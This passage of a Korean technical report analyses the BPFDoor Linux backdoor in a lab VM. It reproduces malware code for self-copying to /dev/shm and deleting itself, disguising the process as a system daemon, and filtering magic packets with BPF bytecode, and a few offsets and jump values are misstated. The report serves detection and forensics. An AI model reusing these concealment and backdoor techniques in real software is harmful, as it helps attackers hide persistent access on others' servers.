

K-Shield Jr.

# BPFDor 상세 분석 보고서

2025.06

손정호게임 분석팀

이강호, 유정은

# 목 차

1. 배경 .....	3
2. 실행 및 분석 환경 정보 .....	4
3. 중복 실행 방지 및 실행 권한 확인 .....	4
4. 파일 복사, 실행, 삭제 .....	6
5. 프로세스 위장 .....	8
6. 세션 분리 및 데몬화 .....	11
7. BPF 필터 수신 루프 .....	12
7.1 BPF 구조 .....	13
7.2 BPF 바이트 코드 .....	15
7.2.1. Ethernet Type 확인 .....	19
7.2.2. Protocol 확인 .....	19
7.2.3. UDP .....	20
7.2.4. ICMP .....	21
7.2.5. TCP .....	24
7.2.6. RET .....	26
7.3. 수신한 패킷에 따른 매직 패킷 위치 파악 .....	27
7.4. 매직 패킷이 설정된 경우 프로세스 .....	29
7.5. pass 에 따른 명령 구분 .....	31
8. 악성코드 실행 후 흔적 확인 .....	38
8.1. /proc/<pid>/environ .....	38
8.2. ss -0bp .....	39
8.3. lsof .....	39
8.4. /proc/<pid>/stack .....	40
8.5. ls -al fd -> proc/net/packet .....	40
9. 실제 공격 트래픽 캡처 .....	41
10. 결론 .....	44
11. 별첨 - IOC(침해 지표) .....	46
12. 참고문헌 .....	46

## 1. 배경

2025 년 상반기, SK 텔레콤을 대상으로 발생한 고도화된 사이버 침해사고는 리눅스 기반 시스템에 내재된 기능을 악용한 은닉형 공격의 위험성을 단적으로 보여주었다. 특히 공격자는 기존의 보안 솔루션을 모두 우회하고 수개월간 탐지되지 않은 채 시스템 내부에 상주하며 지속적인 침투를 이어간 것으로 확인되었다. 이 사고는 단순한 악성코드 감염이 아닌 APT 의 일환으로 분석되고 있다.

해당 공격에서 주목된 기술 중 하나는 BPF(Berkeley Packet Filter) 기능의 악용이다. BPF 는 리눅스 커널 4.x 버전 이후 성능 측정 및 모니터링을 목적으로 확장된 기술로 유저 공간에서 커널 수준의 코드를 로드하고 실행할 수 있도록 지원한다. 하지만 이러한 커널 수준의 기능은 공격자에게도 은닉 실행, 패킷 감시, 탐지 회피 등 새로운 공격 벡터를 제공할 수 있는 수단이 되었다.

이러한 BPF 기반 위협의 대표 사례로는 BPFDoor 가 있다. BPFDoor 는 리눅스 커널의 BPF 기능을 이용해 네트워크 트래픽을 은밀히 감시하고 특정 트리거 매직 패킷 도달 시 백도어 기능을 수행하는 악성코드다. 이 악성코드는 포트를 열지 않고도 명령을 수신할 수 있어 기존 보안 장비들로는 탐지가 어렵고 통신, 금융, 공공기관 등 핵심 인프라에 설치된 리눅스 시스템을 대상으로 장기간 은닉 활동이 가능하다는 점에서 큰 위협으로 작용한다.

본 보고서는 BPFDoor[1]의 작동 방식과 은닉 기법에 대해 상세히 분석하고 이를 바탕으로 다음의 목표를 달성하고자 한다.

1. BPFDoor 악성코드의 구조, 동작 흐름, 네트워크 트리거 메커니즘 등 내부 동작 방식의 구체적 이해
2. BPFDoor 의 다양한 변종 및 변형 사례 분석을 통해 차세대 BPF 악용형 공격에 대한 이해
3. 분석 결과를 기반으로 변종까지 탐지가 가능한 BPFDoor Scanner 를 개발하여 리눅스 기반 시스템의 보안 강화에 기여

이를 통해 리눅스 시스템 전반에 대한 BPFDoor 관련 보안 체계를 점검하고 BPF 기반 악성코드에 대한 보다 높은 수준의 이해함과 동시에 변종별 분석을 통해 BPFDoor 탐지 방법을 제시하기 위한 분석이 본 분석보고서의 핵심 목적이다.

2. 실행 및 분석 환경 정보

VM workstation	17.0.0
OS	Ubuntu 24.04.2 LTS
Kernel	Linux 6.11.0-26-generic
System Architecture	x86_64

표 1. 실행 및 분석 환경

3. 중복 실행 방지 및 실행 권한 확인

```
pid_path[0] = 0x2f; pid_path[1] = 0x76; pid_path[2] = 0x61;
pid_path[3] = 0x72; pid_path[4] = 0x2f; pid_path[5] = 0x72;
pid_path[6] = 0x75; pid_path[7] = 0x6e; pid_path[8] = 0x2f;
pid_path[9] = 0x68; pid_path[10] = 0x61; pid_path[11] = 0x6c;
pid_path[12] = 0x64; pid_path[13] = 0x72; pid_path[14] = 0x75;
pid_path[15] = 0x6e; pid_path[16] = 0x64; pid_path[17] = 0x2e;
pid_path[18] = 0x70; pid_path[19] = 0x69; pid_path[20] = 0x64;
pid_path[21] = 0x00; // /var/run/haldrund.pid

if (access(pid_path, R_OK) == 0) {
    exit(0);
}

if (getuid() != 0) {
    return 0;
}
```

그림 1. main 함수 중 haldrund.pid 파일 생성

BPFDor 악성코드가 실행되면 haldrund.pid 파일이 생성되며 이 파일의 크기는 0 바이트로 중복 실행 방지 및 실행 권한 확인 역할 용도로 사용된다. 실행 시 해당 파일이 읽기 권한이 존재할 경우 이미 프로세스가 동작 중인 것으로 파악하고 exit(0);으로 종료하여 중복 실행을 방지한다.

또한, 읽기 권한이 없을 경우 root 권한인지도 추가로 확인하고 아닐 경우 프로그램을 종료시킨다.  
이는 bpfdoor 프로세스가 실행 중일때 동일 파일이 추가로 실행되지 않도록 하기 위함이다.

```

root@user:/var/run# ls -al
total 16
drwxr-xr-x 36 root      root    880 Jun  3 13:54 .
drwxr-xr-x 23 root      root   4096 May 19 13:19 ..
drwxr-xr-x  2 root      root     40 Jun  3 13:54 alsa
drwxr-xr-x  2 avahi     avahi   80 Jun  3 13:54 avahi-daemon
drwxr-xr-x  2 root      root     60 Jun  3 13:53 blkid
drwxr-xr-x  2 root      root    120 Jun  3 13:54 cloud-init
drwxr-xr-x  2 root      root     80 Jun  3 13:54 console-setup
drwxr-xr-x  2 root      root     40 Jun  3 13:54 credentials
-rw-r--r--  1 root      root      5 Jun  3 13:54 crond.pid
----- 1 root      root      0 Jun  3 13:54 crond.reboot
drwxr-xr-x  3 root      lp      100 Jun  3 13:54 cups
drwxr-xr-x  3 root      root     80 Jun  3 13:54 dbus
drwx-x-x-x  4 root      gdm     80 Jun  3 13:54 gdm3
-rw-r--r--  1 root      root      5 Jun  3 13:54 gdm3.pid
prw----- 1 root      root      0 Jun  3 13:54 initctl
drwx----- 2 root      root     80 Jun  3 13:53 initramfs
drwxrwxrwt  3 root      root    100 Jun  3 13:54 lock

```

그림 2. bpfdoor 실행 이전 ls -al

```

root@user:/var/run# ls -al
total 20
drwxr-xr-x 38 root      root    980 Jun  9 15:34 .
drwxr-xr-x 23 root      root   4096 May 19 13:19 ..
drwxr-xr-x  2 root      root     40 Jun  2 09:30 alsa
drwxr-xr-x  2 avahi     avahi   80 Jun  2 09:30 avahi-daemon
drwxr-xr-x  2 root      root     60 Jun  2 09:30 blkid
drwxr-xr-x  2 root      root    120 Jun  2 09:30 cloud-init
drwxr-xr-x  2 root      root     80 Jun  2 09:30 console-setup
drwxr-xr-x  2 root      root     40 Jun  2 09:45 credentials
-rw-r--r--  1 root      root      5 Jun  2 09:30 crond.pid
----- 1 root      root      0 Jun  2 09:30 crond.reboot
drwxr-xr-x  3 root      lp      100 Jun  9 15:27 cups
drwxr-xr-x  3 root      root     80 Jun  2 09:30 dbus
drwx-x-x-x  4 root      gdm     80 Jun  2 09:30 gdm3
-rw-r--r--  1 root      root      5 Jun  2 09:30 gdm3.pid
-rw-r--r--  1 root      root      0 Jun  3 17:11 haldrund.pid
prw----- 1 root      root      0 Jun  2 09:30 initctl
drwx----- 2 root      root     80 Jun  2 09:30 initramfs
drwxrwxrwt  3 root      root    100 Jun  2 09:30 lock
drwxr-xr-x  3 root      root     60 Jun  2 09:30 log
drwxr-xr-x  2 root      root     60 Jun  3 17:07 motd.d

```

그림 3. bpfdoor 실행 이후 ls -al(haldrund.pid 생성)

## 4. 파일 복사, 실행, 삭제

```
int to_open(char *name, char *tmp)
{
    char cmd[256] = {0};
    char fmt[] = {
        0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x72, 0x6d, 0x20, 0x2d, 0x66,
        0x20, 0x2f, 0x64, 0x65, 0x76, 0x2f, 0x73, 0x68, 0x6d, 0x2f,
        0x25, 0x73, 0x3b, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x63, 0x70,
        0x20, 0x25, 0x73, 0x20, 0x2f, 0x64, 0x65, 0x76, 0x2f, 0x73,
        0x68, 0x6d, 0x2f, 0x25, 0x73, 0x20, 0x26, 0x26, 0x20, 0x2f,
        0x62, 0x69, 0x6e, 0x2f, 0x63, 0x68, 0x6d, 0x6f, 0x64, 0x20,
        0x37, 0x35, 0x35, 0x20, 0x2f, 0x64, 0x65, 0x76, 0x2f, 0x73,
        0x68, 0x6d, 0x2f, 0x25, 0x73, 0x20, 0x26, 0x26, 0x20, 0x2f,
        0x64, 0x65, 0x76, 0x2f, 0x73, 0x68, 0x6d, 0x2f, 0x25, 0x73,
        0x20, 0x2d, 0x2d, 0x69, 0x6e, 0x69, 0x74, 0x20, 0x26, 0x26,
        0x20, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x72, 0x6d, 0x20, 0x2d,
        0x66, 0x20, 0x2f, 0x64, 0x65, 0x76, 0x2f, 0x73, 0x68, 0x6d,
        0x2f, 0x25, 0x73, 0x00}; // /bin/rm -f /dev/shm/%s;/bin/cp %s /dev/shm/%s && /bin/chmod 755 /dev

    snprintf(cmd, sizeof(cmd), fmt, tmp, name, tmp, tmp, tmp, tmp);
    system(cmd);
    sleep(2);
    if (access(pid_path, R_OK) == 0)
        return 0;
    return 1;
}
```

그림 4. to\_open() 함수

to\_open()함수를 통해 사용자가 인자 없는 실행(e.g., ./bpfdoor)을 하였을 때 원래의 프로세스를 종료시키고 /dev/shm/kdmtmpflush 파일을 실행시킨다. 파일명 'kdmtmpflush'은 실제 커널 유틸리티(kdm, kdmflush 등)와 유사하여 정상적인 캐시 관리 작업처럼 위장할 수 있다[2]. 실제 실행되는 명령어는 fmt[]배열에 정의되어 있으며 문자열 포맷을 통해 완성된 명령어는 아래와 같다.

```
/bin/rm -f /dev/shm/kdmtmpflush;
/bin/cp ./bpfdoor /dev/shm/kdmtmpflush &&
/bin/chmod 755 /dev/shm/kdmtmpflush &&
/dev/shm/kdmtmpflush --init &&
/bin/rm -f /dev/shm/kdmtmpflush
```

그림 5. cmd 로 실행되는 최종 명령어

따라서 사용자가 ./bpfdoor 로 실행하여도 /dev/shm/kdmtmpflush 로 변경되는 것을 확인할 수 있으며 해당 명령어 실행 후에도 kdmtmpflush 파일 역시 흔적을 남기지 않기 위해 삭제되는 것을 볼 수 있다.

```
root@user:/proc/14081# ls -al
total 0
dr-xr-xr-x  9 root root 0 Jun  3 17:11 .
dr-xr-xr-x 410 root root 0 Jun  2 09:30 ..
-r--r--r--  1 root root 0 Jun  3 19:00 arch_status
dr-xr-xr-x  2 root root 0 Jun  3 19:00 attr
-rw-r--r--  1 root root 0 Jun  3 19:00 autogroup
-r-----  1 root root 0 Jun  3 18:25 auxv
-r--r--r--  1 root root 0 Jun  3 19:00 cgroup
--w-----  1 root root 0 Jun  3 19:00 clear_refs
-r--r--r--  1 root root 0 Jun  3 17:11 cmdline
-rw-r--r--  1 root root 0 Jun  3 19:00 comm
-rw-r--r--  1 root root 0 Jun  3 18:25 coredump_filter
-r--r--r--  1 root root 0 Jun  3 19:00 cpu_resctrl_groups
-r--r--r--  1 root root 0 Jun  3 19:00 cpuset
lrwxrwxrwx  1 root root 0 Jun  3 18:41 cwd -> /home/user/BPFDdoor
-r-----  1 root root 0 Jun  3 17:11 environ
lrwxrwxrwx  1 root root 0 Jun  3 17:24 exe -> '/dev/shm/kdmtmpflush (deleted)'
```

그림 6. /dev/shm/kdmtmpflush 파일 삭제

## 5. 프로세스 위장

```
char *self[] = {
    "/sbin/udevd -d",
    "/sbin/mingetty /dev/tty7",
    "/usr/sbin/console-kit-daemon --no-daemon",
    "hald-addon-acpi: listening on acpi kernel interface /proc/acpi/event",
    "dbus-daemon --system",
    "hald-runner",
    "pickup -l -t fifo -u",
    "avahi-daemon: chroot helper",
    "/sbin/auditd -n",
    "/usr/lib/systemd/systemd-journald"
};
```

그림 7. 위장용 프로세스명 배열

```

bzero(&cfg, sizeof(cfg));

srand((unsigned)time(NULL));
strcpy(cfg.mask, self[rand()%10]);
strcpy(cfg.pass, hash);
strcpy(cfg.pass2, hash2);

setup_time(argv[0]);

set_proc_name(argc, argv, cfg.mask);

```

그림 8. 프로세스명 은닉 과정

전 단계에서 /dev/shm/kdmtmpflush -init 명령어가 실행되면 프로세스는 argc==2 이기 때문에 이후 코드로 넘어가게 된다. 이 과정에서는 self 배열에서 위장용 프로세스명을 무작위로 하나 선택하여 설정용 구조체인 cfg 의 cfg.mask 필드에 복사한다. 선택된 위장용 프로세스명은 set\_proc\_name()을 통해 사용되고 결과적으로 프로세스 이름이 바뀌게 된다.

프로세스명	의미
/sbin/udevd -d	udev(커널의 장치 이벤트 처리를 위한 장치 관리자) 데몬 디버그 모드로 실행
/sbin/mingetty /dev/tty7	tty7 가상 콘솔에 로그인 프롬프트를 출력
/usr/sbin/console-kit-daemon --no-daemon	ConsoleKit(로그인 세션 추적하여 세션 관리 해주는 데몬) 포그라운드에서 실행
hald-addon-acpi: listening on acpi kernel interface /proc/acpi/event	ACPI 커널 인터페이스(/proc/acpi/event)를 통해 이벤트를 hald 프로세스가 감시
dbus-daemon --system	D-Bus(메시지 버스)를 시스템 전역에 실행
hald-runner	HAL(하드웨어 정보 추상화하여 사용자공간에 제공) 실행기 실행



pickup -l -t fifo -u	Postfix(리눅스용 메일 전송 에이전트) 내부 프로세스 중 하나인 pickup 실행
avahi-daemon: chroot helper	Avahi(로컬 네트워크 서비스 검색 DNS) 환경 보조 프로세스 실행
/sbin/auditd -n	리눅스 감사데몬인 auditd 포그라운드에서 실행
/usr/lib/systemd/systemd-journald	시스템, 서비스에서 발생하는 로그를 수집, 저장하는 데몬

표 2. 위장 프로세스별 의미

이 프로세스들로 BPFDoor 가 이러한 프로세스로 위장하는 이유는 크게 2 가지가 있다.

1. 위장 목적 : 리눅스 서버에서 위 프로세스들은 시스템 정상 운영에 필수적이고 항상 실행중이기 때문에 이러한 이름을 가진 프로세스는 보안 솔루션 혹은 점검자가 그냥 넘어가는 경우가 많다.
2. 시스템 권한 획득 및 유지 : 이러한 시스템 프로세스는 루트 권한으로 실행되는 경우가 많기 때문에 권한 상승 및 지속성 유지에 유리하다.

```

int set_proc_name(int argc, char **argv, char *new)
{
    size_t size = 0;
    int i;
    char *raw = NULL;
    char *last = NULL;

    argv0 = argv[0];

    for (i = 0; environ[i]; i++)
        size += strlen(environ[i]) + 1;

    raw = (char *) malloc(size);
    if (NULL == raw)
        return -1;

    for (i = 0; environ[i]; i++)
    {
        memcpy(raw, environ[i], strlen(environ[i]) + 1);
        environ[i] = raw;
        raw += strlen(environ[i]) + 1;
    }

    last = argv[0];

    for (i = 0; i < argc; i++)
        last += strlen(argv[i]) + 1;
    for (i = 0; environ[i]; i++)
        last += strlen(environ[i]) + 1;

    memset(argv0, 0x00, last - argv0);
    strncpy(argv0, new, last - argv0);

    prctl(PR_SET_NAME, (unsigned long) new);
    return 0;
}

```

그림 9. set\_proc\_name() 함수

프로세스명(argv[0])과 /proc/[pid]/comm(prctl(PR\_SET\_NAME))상의 이름을 변경하는 방식으로 커널 레벨에서 인식되는 프로세스 명칭 또한 변경해준다.

아래는 ./bpfdoor 실행 직후와 잠시 지난 시점에서의 ps aux 명령어의 결과 화면이다.

```

root      14065  0.1  0.1  18872  4316 pts/6    S   17:10   0:00 bash
root      14075  0.0  0.0   2560   1572 pts/2    S+  17:11   0:00 ./bpfdoor
root      14081  0.0  0.0   2692    812 ?        Ss  17:11   0:00 /usr/sbin/con
root      14083 1000  0.1  22412  4696 pts/6    R+  17:11   0:00 ps aux

```

그림 10. bpfdoor 실행 직후 프로세스 상태

```

14000 root      14064  0.0  0.1  20956  4628 pts/6    S   17:10   0:00 su
14002 root      14065  0.1  0.1  18872  4316 pts/6    S   17:10   0:00 bash
14004 root      14081  0.0  0.0   2692    812 ?        Ss  17:11   0:00 /usr/sbin/console-kit-daemon --no-daemon
14005 root      14086  900  0.1  22412  4696 pts/6    R+  17:11   0:00 ps aux

```

그림 11. 프로세스명 은닉 과정 이후 프로세스 상태

pid 14081 번 프로세스명이 /usr/sbin/console-kit-daemon --no-daemon 로 바뀌어 정상 시스템 데몬으로 위장한 것을 확인할 수 있다. 이때 변경 대상인 argv[0]은 프로그램이 실행될 때 커널이 프로세스에 전달하는 인자 중 첫번째 값으로 현재 실행 중인 프로세스 이름으로 인식한다. 즉, argv[0]을 변경해주면 ps 나 top 명령어를 통해 프로세스명이 바뀐 것을 알 수 있는데 이때 argv[0] 값만 바꿔주면 환경변수에는 원래 파일 명의 흔적이 남아있다. 따라서 이를 새로운 메모리에 복사하고 원래 environ 은 비워주어 환경 변수에서도 파일명을 확인하기 어렵게 한다.

## 6. 세션 분리 및 데몬화

```
    if (fork()) exit(0);
    init_signal();
    signal(SIGCHLD, sig_child);
    godpid = getpid();

    close(open(pid_path, O_CREAT|O_WRONLY, 0644));

    signal(SIGCHLD, SIG_IGN);
    setsid();
    packet_loop();
    return 0;
}
```

그림 12. 프로세스 데몬화 및 패킷 처리 루프

/dev/shm/kdmtmpflush --init 프로세스의 자식 프로세스를 통해 setsid()로 터미널에서 완전 분리한 데몬 프로세스로 만드는 과정이다. 현재 프로세스 pid 는 godpid 에 저장하고 좀비 프로세스를 방지하기 위해 이후 발생하는 자식 프로세스 종료(SIGCHLD)는 무시한다. 마지막으로 BPFDoor 의 핵심 함수인 packet\_loop() 함수에 진입하여 BPF 패킷 필터 설정 작업을 진행한다.

## 7. BPF 필터 수신 루프

```
struct sock_filter bpf_code[] = {
    { 0x28, 0, 0, 0x0000000c },
    { 0x15, 0, 27, 0x00000800 },
    { 0x30, 0, 0, 0x00000017 },
    { 0x15, 0, 5, 0x00000011 },
    { 0x28, 0, 0, 0x00000014 },
    { 0x45, 23, 0, 0x00001fff },
    { 0xb1, 0, 0, 0x0000000e },
    { 0x48, 0, 0, 0x00000016 },
    { 0x15, 19, 20, 0x00007255 },
    { 0x15, 0, 7, 0x00000001 },
    { 0x28, 0, 0, 0x00000014 },
    { 0x45, 17, 0, 0x00001fff },
    { 0xb1, 0, 0, 0x0000000e },
    { 0x48, 0, 0, 0x00000016 },
    { 0x15, 0, 14, 0x00007255 },
    { 0x50, 0, 0, 0x0000000e },
    { 0x15, 11, 12, 0x00000008 },
    { 0x15, 0, 11, 0x00000006 },
    { 0x28, 0, 0, 0x00000014 },
    { 0x45, 9, 0, 0x00001fff },
    { 0xb1, 0, 0, 0x0000000e },
    { 0x50, 0, 0, 0x0000001a },
    { 0x54, 0, 0, 0x000000f0 },
    { 0x74, 0, 0, 0x00000002 },
    { 0xc, 0, 0, 0x00000000 },
    { 0x7, 0, 0, 0x00000000 },
    { 0x48, 0, 0, 0x0000000e },
    { 0x15, 0, 1, 0x00005293 },
    { 0x6, 0, 0, 0x0000ffff },
    { 0x6, 0, 0, 0x00000000 },
};
```

그림 13. BPFDoor BPF 필터

BPFDoor 악성코드의 주요 백도어 매직 패킷이 구현된 부분이다. 해당 BPF 바이트 코드를 통해 설정한 필터를 통해 공격자로부터 리스닝할 매직 패킷을 설정한다.

이 BPF 필터를 이해하기 위해서는 BPF 구조에 대한 이해가 선행되어야 한다.

### 7.1 BPF 구조

BPF 는 32bit A 레지스터, 32bit X 레지스터, 임시 Misc 메모리 배열로 총 3 개의 기본 요소를 가진다. [4]

이 레지스터와 메모리 배열을 이용하여 패킷의 값들을 로드, 검사하여 유효한 패킷만을 필터한다.

이러한 레지스터 사용한 BPF 필터를 C 에서 정의하고 사용하기 위해 BPF 구조체를 정의하여 사용한다.

```

struct sock_filter {
    __u16 code;
    __u8  jt;
    __u8  jf;
    __u32 k;
};

```

그림 14. BPF 구조체

BPF 구조체는 위 그림과 같이 opcode, jt(jump true), jf(jump false), k 값으로 이루어진다. 첫번째로 opcode 는 특정 명령어가 인코딩 된 16 비트 크기 BPF 명령어를 의미한다.

Instruction	Addressing mode	Description
ld	1, 2, 3, 4, 12	Load word into A
ldi	4	Load word into A
ldh	1, 2	Load half-word into A
ldb	1, 2	Load byte into A
ldx	3, 4, 5, 12	Load word into X
ldxi	4	Load word into X
ldxb	5	Load byte into X
st	3	Store A into M[]
stx	3	Store X into M[]
jmp	6	Jump to label
ja	6	Jump to label
jeq	7, 8, 9, 10	Jump on A == <X>
jneq	9, 10	Jump on A != <X>
jne	9, 10	Jump on A != <X>
jlt	9, 10	Jump on A < <X>
jle	9, 10	Jump on A <= <X>
jgt	7, 8, 9, 10	Jump on A > <X>
jge	7, 8, 9, 10	Jump on A >= <X>
jset	7, 8, 9, 10	Jump on A & <X>
add	0, 4	A + <X>
sub	0, 4	A - <X>
mul	0, 4	A * <X>
div	0, 4	A / <X>
mod	0, 4	A % <X>
neg		!A
and	0, 4	A & <X>
or	0, 4	A   <X>
xor	0, 4	A ^ <X>
lsh	0, 4	A << <X>
rsh	0, 4	A >> <X>
tax		Copy A into X
txa		Copy X into A
ret	4, 11	Return

그림 15. opcode 명령어

위 그림이 opcode 로 사용되는 명령어들을 정리해놓은 것이다. 이러한 BPF 어셈블리어를 조합하여 BPF 필터를 만들어낸다.

```
ldh [12]
jne #0x800, drop
ldb [23]
jneq #6, drop
ret #-1
drop: ret #0
```

그림 16. BPF 필터 예제

예를 들어, 위 그림과 같은 BPF 필터가 있다면 이 BPF 필터의 역할은 다음과 같다.

가. ldh [12] : 들어온 패킷의 Ethernet 헤더 12 번째, 13 번째 바이트인 Ethernet Type 필드 값을 A 레지스터에 로드한다.

나. jne #0x800, drop : A 레지스터에 저장된 값과 0x800(IPv4 타입 Ethernet Type 값) 비교 후 다르면 drop 으로 점프한다.

다. ldb [23] : TCP / UDP 를 구별하는 패킷의 23 번째 바이트인 Protocol 필드를 A 레지스터에 로드한다.

라. jneq #0x06, drop : A 레지스터에 저장된 값과 0x06 을 비교 후 다르면 drop 으로 점프한다.

마. ret #-1 : -1(0xFFFFFFFF) 반환한다. 즉, 패킷의 모든 내용을 로드하여 반환한다.

바. drop: ret #0: 아무 바이트도 반환하지 않는다. 즉, 패킷을 버린다.

즉, 이 BPF 필터는 IPv4 패킷만을 필터하는 역할을 수행한다. 이러한 방식으로 opcode 의 조합으로 BPF 필터가 만들어진다.

두번째로 jt 와 jf 는 jump true, jump false 를 의미하는 것으로 opcode 의 조건 분기 점프 명령어가 나왔을 때 사용되는 값이다. BPF 필터에서 점프를 통해 분기를 제어하기 위해 사용한다.

마지막으로 k 값은 opcode 에서 주어진 명령에 따라 해석되는 인수로 BPFDoor 에서 사용하듯이 네트워크 패킷을 제어하기 위해 사용될 경우 패킷의 오프셋을 의미한다.

위 3 가지 opcode, jt, jf, k 값을 통해 BPF 필터를 구성하게 된다.

## 7.2 BPF 바이트 코드

실제 BPFDoor 의 BPF 구조체에서의 opcode 는 '0x28'과 같이 16 진수의 형태로 표현되어진다. 이는 2 진수 opcode '00101000'를 16 진수로 변환한 것으로 이 2 진수 opcode 분석을 통해 어떠한 BPF 명령을 사용했는지 알아낼 수 있다.




그림 17. opcode 구조

opcode 는 위 그림과 같은 구조를 가진다. 하위 3 비트가 class 를 의미하고 다음 2 비트가 size, 상위 3 비트가 mode 를 의미한다. [5]

하위 3 비트에 해당하는 class 는 opcode 의 핵심 부분으로 어떠한 행위를 수행할 것인지에 대한 설정 값을 가지고 있다. 각 값별 명령은 다음과 같다.

LD	0x00	A 레지스터에 로드
LDX	0x01	X 레지스터에 로드
ST	0x02	메모리 배열에 A 저장
STX	0x03	메모리 배열에 X 저장
ALU	0x04	산술 연산
JMP	0x05	점프(조건 분기)
RET	0x06	반환
MISC	0x07	기타

표 3. class 별 설정값

중위 2 비트는 size 를 의미하는 값들이 들어가게 된다. size 에 관련된 값은 다음과 같다.

W	0x00	4byte
H	0x08	2byte
B	0x10	1byte

표 4. size 별 설정값

상위 3 비트는 해당 명령어가 어떤 형태의 피연산자를 사용할 수 있는 지 정의하는 Addressing mode 값을 저장하고 있다. 주요 mode 별 설정된 값들은 다음과 같다.

IMM	0x00	즉시 값을 로드하거나 연산
ABS	0x20	패킷의 고정 오프셋에서 로드
IND	0x40	X 레지스터 기준으로 오프셋 적용
MEM	0x60	BPF 내부 메모리 접근
LEN	0x80	패킷 길이 같은 특수 값
MSH	0xa0	ldxb 에서 사용하는 패킷 데이터의 하위 4 비트 * 4 (헤더 크기 체크 시 사용)

표 5. mode 별 설정값

예를 들어, 0x28 의 경우 class 값이 '0x00'으로 Load 명령, size 값이 '0x08'로 2byte, mode 값이 '0x20'으로 ABS mode 이다. 즉 0x28 opcode 의 의미는 '패킷의 고정 오프셋에서 2 바이트 크기의 데이터를 A 레지스터에 로드'가 된다.

따라서 실제 사용된 구조체의 나머지 값과 조합한 BPF 바이트 코드 '{0x28, 0, 0, 0x0000000c}'의 의미는 '들어온 패킷의 14 번째 오프셋부터 2 바이트를 A 레지스터에 로드'가 된다.

하지만 class 가 JMP / ALU 인 경우 opcode 의 구조가 일정 부분 달라지게 된다.






그림 18. opcode operation 구조

위 그림과 같이 class 값이 JMP / ALU 인 경우 상위 5 비트가 size 와 mode 를 의미하는 것이 아닌 JMP 나 ALU 의 세부 명령을 정의하는 operation 관련 값을 가지게 된다.

JMP 일 경우 operation 값은 다음과 같다.

JEQ	0x10	A == k 면 JMP
JGT	0x20	A > k 면 JMP
JGE	0x30	A >= k 면 JMP

표 6. BPF\_JMP operation 별 설정값

ALU 일 경우 operation 값은 다음과 같다.

ADD	0x00	A = A + k
SUB	0x10	A = A - k
MUL	0x20	A = A * k
DIV	0x30	A = A / k

표 7. BPF\_ALU operation 별 설정값

```

{ 0x28, 0, 0, 0x0000000c },
{ 0x15, 0, 27, 0x00000800 },
{ 0x30, 0, 0, 0x00000017 },
{ 0x15, 0, 5, 0x00000011 },
{ 0x28, 0, 0, 0x00000014 },
{ 0x45, 23, 0, 0x00001fff },
{ 0xb1, 0, 0, 0x0000000e },
{ 0x48, 0, 0, 0x00000016 },
{ 0x15, 19, 20, 0x00007255 },
{ 0x15, 0, 7, 0x00000001 },
{ 0x28, 0, 0, 0x00000014 },
{ 0x45, 17, 0, 0x00001fff },
{ 0xb1, 0, 0, 0x0000000e },
{ 0x48, 0, 0, 0x00000016 },
{ 0x15, 0, 14, 0x00007255 },
{ 0x50, 0, 0, 0x0000000e },
{ 0x15, 11, 12, 0x00000008 },
{ 0x15, 0, 11, 0x00000006 },
{ 0x28, 0, 0, 0x00000014 },
{ 0x45, 9, 0, 0x00001fff },
{ 0xb1, 0, 0, 0x0000000e },
{ 0x50, 0, 0, 0x0000001a },
{ 0x54, 0, 0, 0x000000f0 },
{ 0x74, 0, 0, 0x00000002 },
{ 0xc, 0, 0, 0x00000000 },
{ 0x7, 0, 0, 0x00000000 },
{ 0x48, 0, 0, 0x0000000e },
{ 0x15, 0, 1, 0x00005293 },
{ 0x6, 0, 0, 0x0000ffff },
{ 0x6, 0, 0, 0x00000000 },

```

그림 19. BPF 바이트 코드

위 그림은 A 유형 BPFDoor의 실제 packet\_loop 함수에서 사용된 바이트 코드들이다. 이 바이트 코드 부분을 BPF 바이트 코드 개념을 통해 해석하고 이해함으로써 BPFDoor의 핵심 기능인 BPF 필터를 이용한 매직 패킷 필터를 확인해 볼 수 있다.

### 7.2.1 Ethernet Type 확인

```

{ 0x28, 0, 0, 0x0000000c },
{ 0x15, 0, 27, 0x00000800 },

```

그림 20. Ethernet Type 확인 필터

**{ 0x28, 0, 0, 0x0000000c }**

opcode : 0010 1000

- class : 0b000(0x00, LD) / size : 0b01000(2 byte) / mode : 0b00100000(0x20, ABS)
- jt : 0
- jf : 0
- k : 0x0000000c

→ 네트워크 패킷의 12 번째 오프셋의 2 바이트를 A 레지스터에 로드 (Ethernet Type)

**{ 0x15, 0, 0, 0x00000800 }**


opcode : 0001 0101

- class : 0b101(0x05, JMP) / operation : 0b00010000(0x10, JEQ)
- jt : 0
- jf : 27
- k : 0x00000800

→ A 레지스터에 저장된 값이 0x0800 인지 판별 후 jt / jf 수행

⇒ 들어온 패킷이 IPv4 패킷인지 확인 후 참이라면 다음 필터로 진행하고 거짓이라면 패킷 드랍 명령으로 진행한다.

## 7.2.2 Protocol 확인



```
{ 0x30, 0, 0, 0x00000017 },  
{ 0x15, 0, 5, 0x00000011 },
```

그림 21. Protocol 확인 필터

**{ 0x30, 0, 0, 0x00000017 }**

opcode : 0011 0000

- class : 0b000(0x00, LOAD) / size : 0b10000(1 byte) / mode : 0b00100000(0x20, ABS)
- jt : 0
- jf : 0
- k : 0x00000017

→ 네트워크 패킷의 23 번째 오프셋의 1 바이트를 A 레지스터에 로드 (Protocol Type)

